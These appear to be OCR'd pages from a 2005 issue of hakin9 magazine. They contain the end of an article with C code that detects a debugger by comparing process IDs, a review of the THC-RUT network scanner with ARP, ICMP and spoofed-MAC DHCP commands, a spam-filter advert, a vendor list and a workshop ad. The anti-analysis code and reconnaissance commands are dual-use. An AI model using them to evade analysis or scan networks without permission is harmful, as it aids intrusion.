
```
$ ps --format "pid ppid sid cmd"

  PID  PPID   SID CMD
(...)
22126 22098 22098 gdb test
22157 22126 22098 test
(...)
```

Listing 8. *A program exposing a debugger – method 3*

```
main ()
{
  if(getppid()==getsid(getpid()))
  {
    //our actual program
    return 0;
  }
  else
  {
    printf("Debugger detected\n");
    return 1;

    //or a fake program
  }
}
```

hakin9

# In the next issue:



## External Penetration Tests

Local penetration tests do not always tell the truth about a network's security level – intruders use dial-up connections very often. External penetration tests allow for the estimation of real threats. Rudra Kamal Sinha Roy will explain how to examine Internet sites in your own network.

## SQL Injection Attacks

*SQL Injection* is a popular database attack technique. Although it is well known, crackers still successfully use it. Tobias Glemser will describe its usage, the ways to protect yourself against it, and the things an intruder can do to bypass *magic_quotes.*

## Physical Security of Computer Systems

Even the best firewall is not enough to protect your network infrastructure against intruders. There is a saying that a secure system is an unplugged one. Is it really that bad? How to ensure the physical security of your systems? Jeremy Martin's article will provide the answers to these questions.

## CD contents

- *hakin9.live* – bootable Linux distribution,
- plenty of tools – hacker's toolkit,
- tutorials – practical exercises related to the problems discussed in the articles,
- additional documentation.

## Methods of Hiding Rootkits

Placing a rootkit in a system is not a total success. An experienced administrator will quickly discover the presence of the unwanted code. The intruder, who wants to mask their actions, has to do a lot of work. Mariusz Burdach will present the most efficient techniques for hiding rootkits.

## Honeypot as Bait for Worms

A fight with network worms is a nightmare for nearly every administrator of large networks. This tedious task can be improved with honeypots – virtual bait imitating real systems. Michał Piotrowski, using *Sasser* and *Blaster* as examples, will show how to neutralise the worms.

**Up-to-date information about the next issue – *http://www.hakin9.org***

**Issue available at the end of April, 2005.**

**Issue contents can be changed without notice.**

# THC-RUT

**System:** _*NIX_
**Licence:** *free for any non-commercial use*
**Purpose:** *local network inspection*
**Home page:** *http://www.thc.org/thc-rut*

*THC-RUT* is a tool for inspecting computer networks, mainly local ones.

**Quick start:** The work of an administrator requires precise information about computers existing in the local network. Generally, we use simple *ping* scanning (for instance by means of *Nmap*) which consists of sending ICMP packets (*Echo Request, Timestamp Request, Netmask Request*) as well as TCP ACK, TCP SYN or UDP. This solution, however, has its flaws. One of them is the slow working speed. Also, we will get no information about users who block certain packets (for instance *ICMP Echo Request*). On top of that, this scanning method generally leaves traces in logs.

*THC-RUT* can help us in overcoming these problems. It enables us to use ARP (*Address Resolution Protocol*) scanning of a precisely defined address base. The program sends *ARP-Requests* about specific IP addresses from the address space being scanned to the physical broadcast address of the network (FF:FF:FF:FF:FF:FF in the case of Ethernet). If the machine of interest to us is active in the network, we will get a response in the form of an *ARP-Reply* packet containing the MAC address of that workstation. ARP scanning is fast, omits blocks created by users and generally leaves no traces in logs. Of course, it can be done only in a local network.
The command syntax is as follows:

```
# thcrut [option] xx.xx.xx.xx-yy.yy.yy.yy
```

where `xx.xx.xx.xx` and `yy.yy.yy.yy` are the borderline addresses of the IP ranges of interest.

Let us assume that we want to scan, from a computer having the address 10.10.10.193, a part of our local network consisting of IP addresses ranging from 10.10.10.1 to 10.10.10.55. To do this, we issue the following command from a *root* account:

```
# thcrut arp 10.10.10.1-10.10.10.55
```

As a result, we will get a list of computers working in our local network together with corresponding information about their IP address, MAC address and network interface manufacturer.

These are not all the possibilities of *THC-RUT.* Apart from the ARP method, it also enables us to use ICMP scanning with packets such as *Echo Request, Address Mask Request* and *MCAST Router Solicitation Request* (the `icmp` option).

The tool can also be used by intruders as it enables us to send *DHCP-Request* packets with a spoofed MAC address – of course, there must be a DHCP server active in the network. We start *THC-RUT* in the following way:


```
# thcrut dhcp
```

As a result, we will obtain several details about the scanned network: the class of addresses used, the mask, broadcast address, the router's IP address, DNS server addresses and the domain name. In the hands of a clever intruder, this knowledge can pose a significant threat to the network's security.

**Other useful features:** The program also offers the possibility of discovering the operating system of specific computers (*fingerprinting*) – for this purpose we use the `discover` option. Of course, the accuracy of the tests performed is much less than in the case of *Nmap*, but thanks to this, we get a large increase in speed.

**Flaws:** *THC-RUT* can prove to be slower than *Nmap* while scanning small networks. In the case of large LANs it is significantly faster.

*Michał Szymański*



[illegible]

**Figure 1.** *THC-RUT in action*

# The Latest Information about Software Market available in hakin9 Catalogue

**Topics of the catalogues with sponsored articles in hakin9 magazine in 2005:**

| Number | Topics of the catalogues |
|---|---|
| **3/2005** | 1. Anti-virus software for workstations and servers |
| **4/2005** | 1. Intrusion detection and intrusion protection systems<br>2. Security scanners and intrusion testing tools<br>3. Security auditing services |
| **5/2005** | 1. Hardware and software firewalls<br>2. Hardware and software VPN systems<br>3. Firewall design and auditing services |
| **6/2005** | 1.Network hardware (active and passive devices, network components)<br>2. Corporate IT system management software<br>3. Secure network design and installation services |
| **1/2006** | 1. Secure data storage systems<br>2. Data backup and recovery software<br>3. Recovering data from damaged media and secure data erasing |
| **2/2006** | 1. Data encryption software for servers and workstations<br>2. Encryption hardware<br>3. PKI systems and certifying bodies |

MakoLab

MakoLab

Sybase

SYBASE

**Each issue presents individual topic.**
**The catalogue will contain company presentation and contact information.**

Project Manager: Szymon Kierzkowski tel: +48 22 860 18 92
*e-mail: adv@software.com.pl*

# G-Lock Software

## STOP SPAM AND VIRUSES BEFORE THEY REACH THE INBOX

G-Lock SpamCombat is probably the most popular and effective spam fighting software from an independent software developer. After all, Alexa ranks www.glocksoft.com among top 100000 websites on the Internet and Google search for G-Lock SpamCombat produces over 17000 results, which is three times as much as some of the commercially grown anti-spam solutions.

The reason for G-Lock SpamCombat popularity is that it kills 99.5% of spam and viruses before they even get to the Inbox. In fact, the program does not even download unwanted correspondence by deleting it on the server directly. To achieve this astonishing efficiency and accuracy, G-Lock SpamCombat uses all known anti-spam measures – Whitelist, Blacklist, and the Bayesian filter as well as new approaches in fighting against spam - HTML Validator and DNSBL filters.

While white and black lists are very common, unfortunately these are passive solutions that can't protect e-mail recipients from future spam and virus attacks if initiated from different e-mail addresses. HTML Validator and DNSBL filters can. This first tool allows previewing questionable HTML messages with no pictures downloaded and no hidden scripts or codes executed. DNSBL filter compares senders' IP addresses against lists of known spam databases. This technique is especially effective when spam senders try using valid return e-mail addresses from respectable businesses.


Bayesian filter is a name for a complex mathematical message content analyzing algorithm that is based on the self-learning principle. This algorithm analyzes messages that are marked as "good" and "bad". After that the program can analyze an unknown message and mark it as spam (or not) with 99.5% accuracy. Unlike other anti-spam solutions, G-Lock SpamCombat never confuses opt-in HTML newsletter messages with HTML spam for Viagra.

As with everything we found about SpamCombat, it is extremely configurable. Most windows can be moved around, hidden or shown, pinned in place, set to auto hide, or docked at will. Likewise, toolbars can be moved and docked/undocked as you wish. You can also change the look of the application quite dramatically by changing the overall color scheme and the toolbar style.

Another important benefit of using G-Lock SpamCombat is that it is e-mail client independent. And since the program supports POP3 and IMAP, it can be configured to work with popular web-based e-mail services, like Hotmail and Yahoo. AOL users can use it as well. Plus, G-Lock SpamCombat uses very unusual licensing arrangements. The price of registering the program is 35 US Dollars. The trial version is available as well. While the trial version works with one e-mail account only, it never expires and has no other functional limitations. Which means that users who don't have multiple e-mail accounts can use this spectacular spam fighting solution absolutely free.

## G-LOCK SPAMCOMBAT FEATURES AND BENEFITS:


- Self learning. SpamCombat learns from the spam and good email you receive to provide you with great precision and accuracy in solving your spam problem.
- Deletion of unwanted emails without downloading them into your inbox. You can preview the message in a quite safe and secure mode to decide if you want to delete this email or keep it. A great way to stop viruses, tracking codes, and large attachments.
- Whitelist. Add known sources, from which you receive legitimate emails to the Whitelist and these emails will be always recognized as good.
- Blacklist. Solid SpamCombat Blacklist provides you with the efficient way to stop most common types of spam and virus emails. You are also able to add your own items to the Blacklist.



| Active | Name | Deletion ... | Field | Value | RegExp | Whole ... | Hit... | La... |
|---|---|---|---|---|---|---|---|---|
| ✓ | Viagra found in the... | to Trash | Message Body | [illegible] | ✓ | ○ | 18 | 07' |
| ✓ | Viagra/Cialis found... | to Trash | Message Body | [illegible] | ✓ | ○ | 18 | 08' |
| ✓ | Subject contains 3... | to Trash | Subject | [illegible] | ✓ | ○ | 22 | 15' |
| ✓ | Free or Special Off... | to Trash | Message Body | (special\|free)\s{1,5}of... | ✓ | ○ | 23 | 13' |
| ✓ | CLICK HERE: all c... | to Trash | Message Body | [illegible] | ✓ | ○ | 23 | 13' |
| ✓ | Currency or income... | to Trash | Subject | [illegible] | ✓ | ○ | 32 | 13' |
| ✓ | Mortgage spam | to Trash | Message Body | m[o0]rtgage | ✓ | ○ | 41 | 13' |
| ✓ | IZone | to Trash | Subject | IZone | ☐ | ○ | 77 | 21.' |
| ✓ | From is Blank | to Trash | From | | ☐ | ○ | 93 | 15' |
| ✓ | Excessive blank s... | to Trash | Subject | [illegible] | ✓ | ○ | 106 | 15' |
| | | | 36 | | | | 1507 | |

**Information:** Company Website: *http://www.glocksoft.com/*
Product Page: *http://www.glocksoft.com/sc/index.htm*
Download URL: *http://mirror1.glocksoft.com/spamcombat.zip*

- Filtering. Can simultaneously filter emails from multiple email accounts and automatically delete spam so you will not even see it on the screen.
- Automatic mode. Can check mail at different time intervals.
- Recovering emails. If you accidentally deleted a good message, SpamCombat provides you the ability to recover it from the trash for further receiving with your email client.
- Statistics. Shows you the statistics on processed messages in comprehensive tables in grahps.
- Easy customizable interface. You can customize the menus, toolbars, grids and message preview screen as you want: add/remove buttons and options from the toolbars and menus, show/hide columns within the grids, and choose the format of the message preview screen by yourself.
- Simplicity. In spite of its sophisticated interface, SpamCombat is easy to use and doesn't require you to be a very experienced user. You just check your mail, mark unwanted messages for deletion and let SpamCombat delete them from the server.
- Economy. Saves your bandwidth and money by cutting down unproductive email traffic.




- Other features: Can work minimized to the system tray. Play a sound when a new email arrives, or notifies you visually. Comprehensive Help documentation provided with software.

## SYSTEM REQUIREMENTS:

- Operating system: Windows 95, 98, 2000, ME, NT, and XP
- RAM: 128 MB
- Hard Disk: 5 MB

## WEB RESOURCES:

Company Website: http://www.glocksoft.com/
Product Page: http://www.glocksoft.com/sc/index.htm
Download URL: http://mirror1.glocksoft.com/spamcombat.zip



| Account | Status | Total # | Found Spam | Total Size | Marked | Retrieve | Last Checked |
|---|---|---|---|---|---|---|---|
| Deleted MailBox | OK | 3 | 2 | 151,42 Kb | 2 | 3 | 15.12.2004 16: |

| Status | M | Size | A | Account | From |
|---|---|---|---|---|---|
| S: Bayesian: 100 (cached) | 1 | 1,51 Kb | | Deleted MailBox | "Benja |
| S: BlackList: Email address | 2 | 2,47 Kb | | Deleted MailBox | "eight |
| U: Bayesian: not enough of signif... | 3 | 147,45... | | Deleted MailBox | "H.Nan |

*Best Customer Service
*Best Re-finance Rate for credit challenged
*Lowest Interest-Rates in Years
*SAVE $100-$400 per month

Our easy application only takes 1 minutes.

# Companies Offering Antispam Products and Solutions

| N° | Company's Name or Product Name | URL |
|---|---|---|
| 1 | 7tec | http://www.7tec.com/ |
| 2 | Alladin Knowledge Systems | http://www.esafe.com/ |
| 3 | Anti-spam | http://www.anti-spam-software.com/ |
| 4 | Avantec | http://www.avantec.ch/ |
| 5 | Barracudanetworks | http://www.barracudanetworks.com/ |
| 6 | Bitpipe | http://www.bitpipe.com/ |
| 7 | Blue Squirrel | http://www.bluesquirrel.com/ |
| 8 | Brigsoft | http://www.brigsoft.com/ |
| 9 | Byteplant | http://www.byteplant.com/ |
| 10 | Chrysanth | http://www.chrysanth.com/ |
| 11 | Cleanmail | http://www.cleanmail.ch/ |
| 12 | Cloudmark | http://www.cloudmark.com/ |
| 13 | Code-Builders | http://www.code-builders.com/ |
| 14 | Cofeecup | http://www.cofeecup.com/ |
| 15 | Contact Plus Corporation | http://www.contactplus.com/ |
| 16 | ContentWatch | http://www.contentwatch.com/ |
| 17 | Daedalus Software | http://www.daesoft.com/ |
| 18 | Dair Computer Systems | http://www.spamai.com/ |
| 19 | Declude | http://www.declude.com/ |
| 20 | DigiPortal Software | http://www.digiportal.com/ |
| 21 | Dignity Software | http://www.dignitysoftware.com/ |
| 22 | eAccelerationCorp | http://www.stop-sign.com/ |
| 23 | Email Remover | http://www.email-remover.com/ |
| 24 | Emailman | http://www.emailman.com/ |
| 25 | Exclaimer | http://www.exclaimer.com/ |
| 26 | Firetrust Limited | http://www.firetrust.com/ |
| 27 | Futuresoft | http://www.dciseries.com/ |
| 28 | G-Lock Software | http://www.glocksoft.com/ |
| 29 | Gfi | http://www.gfi.com/ |
| 30 | Giant Company | http://www.giantcompany.com/ |
| 31 | Gilmore Software Development | http://www.spamcounterstrike.com/ |
| 32 | Grr-spam | http://www.grr-spam.com/ |
| 33 | Heidi Computers Limited | http://www.heidi.ie/ |
| 34 | Hexamail | http://www.hexamail.com/ |
| 35 | High Mountain Software | http://www.hms.com/ |
| 36 | Inboxer | http://www.inboxer.com/ |
| 37 | Intermute | http://www.intermute.com/ |
| 38 | Internet Software Marketing | http://www.isoftmarketing.com/ |
| 39 | IOK InterNetworking Services | http://www.iok.de/ |
| 40 | ITIC | http://www.itc.com/ |
| 41 | Kerio | http://www.kerio.com/ |
| 42 | Lanservice | http://www.lanservice.pl/ |
| 43 | Lescasse Consulting | http://www.lescasse.com/ |
| 44 | LogSat Software | http://www.logsat.com/ |
| 45 | Mail Zapper | http://www.mailzapper.com/ |
| 46 | Mailfender | http://www.mailfender.com/ |
| 47 | Mail Frontier | http://www.mailfrontier.com/ |
| 48 | Maillaunder | http://www.maillaunder.com/ |

| N° | Company's Name or Product Name | URL |
|---|---|---|
| 49 | MailSanctity | http://www.mailsanctity.com/ |
| 50 | Mailshell | http://www.mailshell.com/ |
| 51 | Mcafee | http://www.mcafee.com/ |
| 52 | NoticeBored | http://www.noticebored.com/ |
| 53 | Omniquad | http://www.omniquad.com/ |
| 54 | Open Field Software | http://www.openfieldsoftware.com/ |
| 55 | Openprotect | http://www.openprotect.com/ |
| 56 | Outblaze | http://www.outblaze.com/ |
| 57 | Panicware | http://www.panicware.com/ |
| 58 | PC Tools | http://www.pctools.com/ |
| 59 | Pingram Merketing | http://www.spamliquidator.com/ |
| 60 | PopupKiller | http://www.popup-killer.info/ |
| 61 | Proland Software | http://www.pspl.com/ |
| 62 | Proofpoint | http://www.proofpoint.com/ |
| 63 | Qurb | http://www.qurb.com/ |
| 64 | Rainbow Innowations | http://www.rainbow-innov.co.uk/ |
| 65 | RegNow | http://www.regnow.com/ |
| 66 | Rhino Software | http://www.zaep.com/ |
| 67 | Roaring Penguin Software | http://www.roaringpenguin.com/ |
| 68 | Sentrybay | http://www.viralock.com/ |
| 69 | Sinbad Network Communications | http://www.knockmail.com/ |
| 70 | SoftLogica | http://www.outlook-spam-filter.com/ |
| 71 | Sophos | http://www.sophos.com/ |
| 72 | Spam Software | http://www.spamsoftware.net/ |
| 73 | Spam Sorter | http://www.spamsorter.com/ |
| 74 | Spam Weed | http://www.spamweed.com/ |
| 75 | Spamagogo | http://www.spamagogo.com/ |
| 76 | Spambat | http://www.spambat.com/ |
| 77 | Spambully | http://www.spambully.com/ |
| 78 | Spambutcher | http://www.spambutcher.com/ |
| 79 | SpamChoke Antispam Software | http://www.spamchoke-antispam-software.com/ |
| 80 | SpamFighter | http://www.spamfighter.com/ |
| 81 | Spamhippo | http://www.spamhippo.com/ |
| 82 | Spamlook Technologies | http://www.spamlook.com/ |
| 83 | Spamsolver | http://www.spamsolver.com/ |
| 84 | Spin Interworking | http://www.spin.it/ |
| 85 | Spytech Software and Design | http://www.spam-agent.com/ |
| 86 | Srimax Software Technology | http://www.srimax.com/ |
| 87 | StompSoft | http://www.stompsoft.com/ |
| 88 | Sunbelt Software | http://www.sunbelt-software.com/ |
| 89 | Symantec | http://www.symantec.com/ |
| 90 | Trimmail | http://www.trimmail.com/ |
| 91 | Vamsoft | http://www.vamsoft.com/ |
| 92 | Vanquish | http://www.vanquish.com/ |
| 93 | Vicomsoft | http://www.vicomsoft.com/ |
| 94 | Webroot Software | http://www.webroot.com/ |
| 95 | Whatlink Software Limited | http://www.whatlink.com/ |

The growing number of electronic crimes committed via Internet makes computer system security more important than ever. However, before one attempts to protect a machine from intruders, one should know the enemy.
This is the aim of this training, which will show methods used by hackers/crackers and, as a consequence, help select a proper method to protect a system.

# Workshops: TECHNIQUES OF COMPROMISING COMPUTER SECURITY

**24th-25th March 2005**
**Prague / Czech Republic**

The following issues will be discussed:

- advanced scanning techniques (port scanning, OS fingerprinting)
- using security flaws to gain unauthorised access (stack smashing, heap smashing, format string attacks, etc.)
- advanced ways to hide within the system

The training is aimed at security providers and experienced administrators.

In order to achieve best results during this training, the attendees should have basic knowledge of:
- TCP/IP
- C language (used in most exploits)
- basic *NIX OS concepts such as: process, virtual memory, system call, etc.
- *NIX shell (excersises will be conducted on Linux)

**Want more information?**

Details:
workshop@hakinglab.org
www.hakinglab.org/workshop

Organizers:
software KONFERENCJE haking.lab

Media partner:
haking